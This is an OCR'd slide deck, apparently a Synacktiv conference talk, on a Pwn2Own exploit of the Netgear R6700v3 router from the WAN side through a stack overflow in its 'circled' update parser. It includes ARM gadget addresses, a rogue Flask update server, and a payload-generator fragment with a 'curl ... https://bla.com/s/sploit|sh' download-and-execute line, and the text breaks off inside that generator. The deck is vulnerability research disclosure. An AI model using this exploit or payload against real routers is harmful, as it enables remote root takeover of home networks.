SYNACKTIV

Pwning a Netgear router from WAN - MitM style

25/06/2022

Who are we?

- **Speakers:**
  - 0xMitsurugi – likes to reverse, exploit and pwn
  - Antide (xarkes) Petit – likes that as well
- **Team of many (110+) ninjas**
- **Located in Paris, Lyon, Rennes, Toulouse and all over France**
- **We're (still) hiring!**
- **Reverse, Pentest, Development, Incident Response**
- **https://www.synacktiv.com**

Summary

- What is Pwn2Own contest?
- Netgear attack surface
- Root-Me ELF ARM - Stack buffer overflow – basic 25 points
- Patch time!
- Final thoughts

What is Pwn2Own?

- **Hacking contest organized by the Zero Day Initiative (ZDI)**
- **Takes place three times a year**
- **Targets and rewards are revealed ~30 days before the contest**
  - Routers, TV, smartphones, printers, home automation, NAS…
  - Patched until the last day

What is Pwn2Own?

- **You have to prove remote code execution, without authentication**
  - Usually a remote shell
  - Three tries only, each try has a 5 minutes max delay
  - 20 minutes given for attempts (setup, try, reset, retry..)
  - If you are remote → impossible to patch exploit live
- **If you win, you get the device and some $$**
- **You have to register a week before the contest**

What is Pwn2Own?

- **Multiple contestants on the same target are randomly picked for the tries order**
- **First pwn wins!**
  - Pwn2Own points
  - $$
- **If the next contestant has the same vuln → minor reward**

What is Pwn2Own?

- In general ZDI wants you to win
- They are very helpful and rather easy to reach and communicate with
- We asked about the MitM scenario which did not seem realistic… and it qualified for the contest!

What is Pwn2Own?

Mobile Phone Category

An entry must compromise the device by browsing to web content in the default browser for the target under test or by communicating with the following short distance protocols: near field communication (NFC), Wi-Fi, or Bluetooth.

Target	Cash Prize	Master of Pwn Points
Samsung Galaxy S21	$50,000 (USD)	5
Google Pixel 5	$150,000 (USD)	15
Apple iPhone 12	$150,000 (USD)	15

The eligibility requirements for the Add-on Bonuses are documented below:

Add-on Bonus	Criteria	Cash Prize	Master of Pwn Points
Kernel	Exploit payload must be executing with kernel privileges	$50,000 (USD)	5

What is Pwn2Own?

Router Category

An attempt in this category must be launched against the target's exposed network services from the contestant's device within the contest network.

Target		Cash Prize	Master of Pwn Points
TP-Link AC1750 Smart Wi-Fi Router	WAN Side	$20,000 (USD)	2
	LAN Side	$5,000 (USD)	1
NETGEAR Nighthawk Wi-Fi Router (R6700 AC1750)	WAN Side	$20,000 (USD)	2
	LAN Side	$5,000 (USD)	1
Cisco RV340	WAN Side	$30,000 (USD)	3
	LAN Side	$15,000 (USD)	2
Mikrotik RB4011iGS+RM	WAN Side	$30,000 (USD)	3
	LAN Side	$15,000 (USD)	2
Ubiquiti Networks EdgeRouter 4	WAN Side	$30,000 (USD)	3
	LAN Side	$15,000 (USD)	2

Netgear Nighthawk R6700v3

- **~100€ on Amazon**
- **Basic home router**
- **Ethernet and WiFi**
- **Administration via Web**
- **Linux based router**
  - No shell access
  - No serial console

Attack Surface


- **Getting firmware**
  - Firmware is unencrypted
  - Binwalk it and start analyzing
    - A zip, containing a .chk containing a kernel and a *squashfs*
  - Old Linux kernel ARM32 bits
  - Mix of open source and closed source binaries

```
mitsurugi@dojo:~$ ls _R6700v3-V1.0.4.120_10.0.91.chk.extracted/squashfs-root
bd.tgz  data  etc  media  opt   sbin   sys  usr  www
bin     dev   lib  mnt    proc  share  tmp  var
```

Attack Surface

- **Get root shell**
  - Telnet-like service – daemon *telnetenabled* on UDP 23
  - Send magic packet → Open telnet service
  - Magic packet depends on root password, so no backdoor here
  - Github project
    - https://github.com/insanid/NetgearTelnetEnable
- **Dynamic analysis**
  - Push a gdb/gdbserver
  - Push a full powered busybox

Attack Surface



SYNACKTIV

Attack Surface - LAN

- **Some services are listening**
  - WebAdmin
  - Others…
- **We decided to avoid this side:**
  - Many bugs have already been found
  - Usually targeted by other teams

```
$ nmap -sT -p- 192.168.1.10
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-24 16:35 CEST
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 6.49% done; ETC: 16:36 (0:00:14 remaining)
Nmap scan report for 192.168.1.10
Host is up (0.032s latency).
Not shown: 65515 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
548/tcp   open  afp
631/tcp   open  ipp
1990/tcp  open  stun-p1
5000/tcp  open  upnp
5555/tcp  open  freeciv
8200/tcp  open  trivnet1
9100/tcp  open  jetdirect
9101/tcp  open  jetdirect
9102/tcp  open  jetdirect
9103/tcp  open  jetdirect
9104/tcp  open  jetdirect
9105/tcp  open  jetdirect
9106/tcp  open  jetdirect
9107/tcp  open  jetdirect
9108/tcp  open  unknown
9109/tcp  open  unknown
20005/tcp open  btx

Nmap done: 1 IP address (1 host up) scanned in 12.25 seconds
```

Attack Surface - LAN

- **Quick glance**
  - WebAdmin: proprietary webserver, a lot of vulns already found
  - NetUSB: remote printing
  - Fileshare: afp
  - Other: proprietary
- **Spoiler**
  - A lot of vulns have been found during the Pwn2Own :-)

Attack Surface - WAN

- **nmap: all ports closed**
  - No port == no vuln?
  - No UDP too
  - Time to take a closer look

```
Host is up (0.00059s latency).
All 65535 scanned ports on netgear (172.16.1.1) are closed

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

- **Linux RCE?**
  - Seems hard (and lot of work)
  - Old Linux kernel but no obvious 1-day to use

Attack Surface - WAN

- **What about MitM?**
  - The router fetches its own poison
- **Tcpdump on the router gateway and analyze**
  - Some interesting DNS requests
  - A GRIMM blogpost talks about a vulnerability wan-side
  - A binary, “circled”, fetches updates regularly
  - Started by default, even if not configured
  - Is is worth analyzing it **again**?

Circled binary

- **A binary launched by default during boot**
- **Used for parental control**
- **Fetches updates at boot, then every two hours**
- **In details:**
  - Fetch update index
  - If needed, based on index, update databases
  - All traffic is sent through HTTPS
    - Fun fact: before GRIMM analysis, it was in plain HTTP…

Circled binary


- **How to find vulnerabilities?**
  - "There are many paths to the top of the mountain, but the view is always the same"
- **Let follow the parsing**
  - The first file fetched is a text file, the index file

```
$ curl https://http.fw.updates1.netgear.com/sw-apps/parental-control/circle/r6700v3/
↪https/circleinfo.txt
firmware_ver 2.3.0.1
database_ver 3.2.1
platforms_ver 2.15.2
db_checksum 80f34399912c29a9b619193658d43b1c
firmware_size 1875128
database_size 8649020
$
```

Circled binary

```
[xarkes@hibis squashfs-root ]$ ls
bin  data  etc         lib    mnt  ng_v0  opt   sbin      script.py  sys  usr  www
c    dev   leases.log  media  ng   ng_v1  proc  scan.txt  share      tmp  var
[xarkes@hibis squashfs-root ]$ ls -l bin/circled
-rwxr-xr-x 1 xarkes xarkes 49003 Sep  3  2021 bin/circled
[xarkes@hibis squashfs-root ]$ radare2 bin/circled
```

Circled binary




Circled binary

- **Parsing text file is hard!**


```
int __fastcall updating_database(int a1, const char *update_server)
{
  (...)
  char line[1020]; // [sp+894h] [bp-4FCh] BYREF
  char db_checksum_val[256]; // [sp+D94h] [bp+4h] BYREF
  char db_checksum[256]; // [sp+E94h] [bp+104h] BYREF
  (...)
   v7 = fopen("/tmp/circleinfo.txt", "r");
  if ( v7 )
  {
    line[0] = 0;
    while ( fgets(line, 1024, v7) )
    {
      if ( sscanf(line, "%s %s", db_checksum, db_checksum_val) == 2 &&
           !strcmp(db_checksum, "db_checksum") )
      {
        snprintf(v13, 0x100u, "%s", db_checksum_val);
        filter_(v13);
        break;
      }
```

Circled binary



Circled binary

- Stack buffer overflow FTW!
- Smash the stack, profit, get fun and so on?
- Is it time for victory?
- Not so fast...



Circled binary

- **WAIT!**
- **“*circleinfo.txt*” is downloaded through HTTPS!**
- **Stack BOF are dead thanks to canary!**
- **What about defense in depth!**
- **And privilege separation!**
- **And, and, and...**

Circled binary

- So long HTTPS:

```
snprintf(v9, v8 - 1, "%s %s %s/%s", "curl -s -m 180 -k -o", output, server, path);
printf("%s: Executing '%s'\n", "url_retrieve", curl_cmdline);
system(curl_cmdline);
free(curl_cmdline);
return 0;
```

- And no canary...
- Partial ASLR, and no PIE
- Runs with uid 0

ARM32 stack BOF

- **Stack BOF – root-me - 25 points**
- **Trivial rewrite of return address and saved registers**
  - Can't write null bytes, nor CR, nor space
  - Binary is loaded at address 0x00008000: 2 null bytes at start
  - This means doing ROP won't be *trivial* as we the addresses require null bytes on their most significant bytes
  - 0x0000deed is in Little Endian (because ARM) so \xed\xde\x00\x00 will be in memory
  - Due to the nature of strings, we can write a terminating null byte

ARM32 stack BOF


- **Stack BOF – root-me - 25 points**
- **Trivial rewrite of return address and saved registers**
- **Finding a strategy**
  - Get root with one magic gadget
    - OR
  - Chaining gadgets (ROP) by using *sscanf* several times to rewrite all addresses one by one

Circled binary


```
int __fastcall updating_database(int a1, const char *update_server)
{
  (...)
  char line[1020]; // [sp+894h] [bp-4FCh] BYREF
  char db_checksum_val[256]; // [sp+D94h] [bp+4h] BYREF
  char db_checksum[256]; // [sp+E94h] [bp+104h] BYREF
  (...)
   v7 = fopen("/tmp/circleinfo.txt", "r");
  if ( v7 )
  {
    line[0] = 0;
    while ( fgets(line, 1024, v7) )
    {
      if ( sscanf(line, "%s %s", db_checksum, db_checksum_val) == 2 &&
           !strcmp(db_checksum, "db_checksum") )
      {
        snprintf(v13, 0x100u, "%s", db_checksum_val);
        filter_(v13);
        break;
      }
```

ARM32 stack BOF

- **We can overflow the stack twice**
- **First overflow to overwrite PC**
- **Second overflow to add an extra null byte somewhere in the stack (e.g. a saved register)**
- **AAA(...)AAA<space>BBB(...)BBB**
  - AAAAAAA written in first variable
  - BBBBBBB written in second variable



ARM32 stack BOF

- **Let's find a magic gadget!**
  - We'd like system("<get_root.sh>")
  - Requires the address of a controlled string in memory
- **sscanf input string ends up somewhere in heap memory**
- **Heap memory is at known address**
  - And in case of crash, the process restarts: unlimited tries to find the address of the string

ARM32 stack BOF


- **Finding the magic gadget @0xec78:**

```
ec78:   e59d2084    ldr r2, [sp, #132] ; 0x84
ec7c:   e0840002    add r0, r4, r2
ec80:   ebffea06    bl 94a0 <system@plt>
```

- **R2 register is known (fixed address)**
- **R4 is restored from stack**
- **So R0 is controlled**
  - if (R0-R2) have one null byte at max and no \x0d and no \x20

ARM32 stack BOF

- **We can overflow the stack twice**
  - First overflow will rewrite saved PC
  - Second will rewrite saved R4
    - The null byte terminating string helps
- **The line will be written such as**
  - aaa(..)saved_PC<space>aaa(..)saved_R4
- **→ system(<chosen heap address>)**



ARM32 stack BOF

- **In the heap, we will find parts of our string!**
- **Write our shell script in the input string :-)**
  - Just write a one-liner without space (protip: ${IFS})
- **Try to bruteforce the address of shell script in heap**
  - Remember: we have unlimited tries because binary relaunches update function in case of crash
  - But this is painfully slow…
  - About 20 seconds for each try

ARM32 stack BOF

- **Creating a shell “nopsled”**
  - a(.....)a;sh_script;saved_PC(space)a(.....)a;sh_script;saved_R4
  - More than 256 ‘a’ each
- **We can parse the heap with 256 bytes step**
  - Always jump somewhere in our “nopsled”
  - Huge speedup (we only have a 5 minutes timeslot)
  - Our tests shows that at boot, the address is (almost) predictable, so using them as tries
- **That’s a quick’n’dirty sploit**
  - (but, heh, it works 100% of the time…)

ARM32 stack BOF

- **We put a controlled Debian as the internet gateway of the Netgear**
- **Providing DHCP, DNS and HTTPS services**
  - We will answer for DHCP requests sent by Netgear
  - We will answer for DNS requests sent by circled
  - We will be the HTTPS update server
  - We just have to generate a self-signed certificate

ARM32 stack BOF

- **ZDI is OK with this setup**
  - Already done by other teams
  - Not considered as an MitM by ZDI
    - MitM is a special category
    - But only when you MitM an admin (or user) connection
- **In real world, it “may” work**
  - MitM DNS
    - OR
  - Redirect TCP to rogue HTTPS server

ARM32 stack BOF

- Update server is a simple python Flask app

```
@app.route('/sw-apps/parental-control/circle/r6700v3/https/circleinfo.txt')
@app.route('/sw-apps/parental-control/circle/r6700v3/https//circleinfo.txt')
def circleinfo():
    global addr, offset
    out = gen_payload(addr)
    app.logger.warning('[*] Trying {:08x}'.format(addr))
    # If marked as win, always provide the correct offset to pop the shell
    if not win:
        addr += 0x100
    # If we are beyond our buffer, try again to reach it with a small offset
    if addr > base + 0x1a00:
        offset += 0x50
        addr = base + offset
    return out
```


ARM32 stack BOF


```python
def gen_payload(addr=0x1e000):
    # padding being overwritten
    l = b'a' * OFFSET_JUNK

    payload = b'b'*0x40 + b';curl${IFS}-k${IFS}https://bla.com/s/sploit|sh;'

    # generate first part
    ret_addr = b'\x78\xec'
